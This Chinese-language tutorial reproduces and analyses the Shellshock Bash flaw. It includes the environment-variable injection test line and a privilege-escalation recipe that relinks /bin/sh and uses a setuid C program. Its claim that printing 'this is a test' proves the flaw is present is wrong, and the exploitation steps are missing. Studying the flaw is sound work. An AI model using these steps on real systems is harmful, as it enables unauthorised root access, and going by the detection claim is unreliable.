


Shellshock 漏洞分析与利用

一、漏洞介绍

Shellshock，又称 Bashdoor，是在 Unix 中广泛使用的 Bash shell 中的一个安全漏洞，首次于 2014 年 9 月 24 日公开。许多网页服务器，使用 bash 来处理某些命令，从而允许攻击者在易受攻击的 Bash 版本上执行任意代码。这可使攻击者在未授权的情况下访问计算机系统。此漏洞的影响对象为 Bash 1.14~Bash 4.3 的 Linux/Unix 系统

二、漏洞复现

1、检查当前 Linux 的 bash 版本




```
[~]
moocos-> bash -version
GNU bash, version 4.3.8(1)-release (x86_64-
pc-linux-gnu)
Copyright (C) 2013 Free Software Foundation
, Inc.
License GPLv3+: GNU GPL version 3 or later
<http://gnu.org/licenses/gpl.html>

This is free software; you are free to chan
ge and redistribute it.
There is NO WARRANTY, to the extent permitt
ed by law.
[~]
moocos->
```

由于“破壳”漏洞只对 Linux 系统 bash 版本 1.14~4.3 有影响，所以在复现漏洞开始，先对当前 Linux 的 bash 版本号进行检验

命令行：bash -version

由此可见：此 Linux 的 bash 版本为 4.3.8 可以实现



```
[~]
moocos-> bash -version
GNU bash, version 4.3.8(1)-release (x86_64-
pc-linux-gnu)
Copyright (C) 2013 Free Software Foundation
, Inc.
License GPLv3+: GNU GPL version 3 or later
<http://gnu.org/licenses/gpl.html>

This is free software; you are free to chan
ge and redistribute it.
There is NO WARRANTY, to the extent permitt
ed by law.
[~]
moocos-> env x='(){:};echo vulnerable' bash
-c "echo this is a test"
this is a test
[~]
moocos-> env x='(){:};echo vulnerable' bas
h -c "echo this is a test"
this is a test
[~]
moocos-> env x='(){:};echo vulnerable' b
ash -c "echo this is a test"
this is a test
[~]
moocos->
```

2. 检测此漏洞是否存在
打印 this is a test 则说明漏洞存在

3. 漏洞利用

Bash 读取了环境变量，在定义 foo 之后就直接调用了后面的函数，一旦调用 bash，自定义语句就直接触发


利用 shellshock 漏洞来获取权限

- ①输入 `sudo ln -sf /bin/bash /bin/sh`: 使/bin/sh 指向/bin/bash
- ②编写如下 c 代码:




```
shcok.c
#include<stdio.h>
void main()
{
    setuid(geteuid());
    system("/bin/ls -l");
}
```

- ③利用漏洞



④无需密码直接获取 root



三、漏洞原理分析

1、漏洞起因

```
env x='() { :; }; echo vulnerable' bash -c "echo this is a test"
```

简单来说，此漏洞的原理就是代码和数据部分没有正确的区分，如同 SQL 注入，通过设计特别的参数使得解析器错误的执行了参数中的命令

可以看出，这个语句原本的意图是使用 `env` 命令创建一个临时环境，然后在里面执行一个 `bash` 命令。从解析上看，`bash` 解析并没有问题，语法是正常的。所以应该是 `env` 命令处理变量名时的漏洞。`bash` 可以将 `shell` 变量导出为环境变量，还可以将 `shell` 函数导出为环境变量！当前版本的 `bash` 通过以函数名作为环境变量名，以“`() {}`”开头的字串作为环境变量的

值来将函数定义导出为环境变量。此漏洞在于 `bash` 处理这样的“函数环境变量”的时候，并没有以函数结尾“`}`”为结束，而是一直执行其后的 `shell` 命令。所以，在某种环境，`bash` 会在给导出的函数定义处理环境时执行用户代码。

2、漏洞原理代码

```
strcpy (temp_string + char_index + 1, string);  
  
parse_and_execute (temp_string, name, SEVAL_NONINT|SEVAL_NOHIST);
```

`Strcpy` 语句是关键 `initialize_shell_variables` 对环境变量中的代码进行了执行，由于它错误的信任外部发送的数据，用户代码的参数会被无条件的执行，而执行方不进行任何的边界检查，这就是典型的数据和代码没有进行正确区分导致的漏洞

四、漏洞危害

这次的漏洞是系统级别的，并不是针对于数据或安全证书存在相应的风险漏洞，美国国家标准与技术研究所将 `Shellshock` 漏洞的严重性、影响力和可利用性评为最高的 **10** 分，同时对其复杂性的评分较低，这意味着黑客可以相对容易地利用这一漏洞。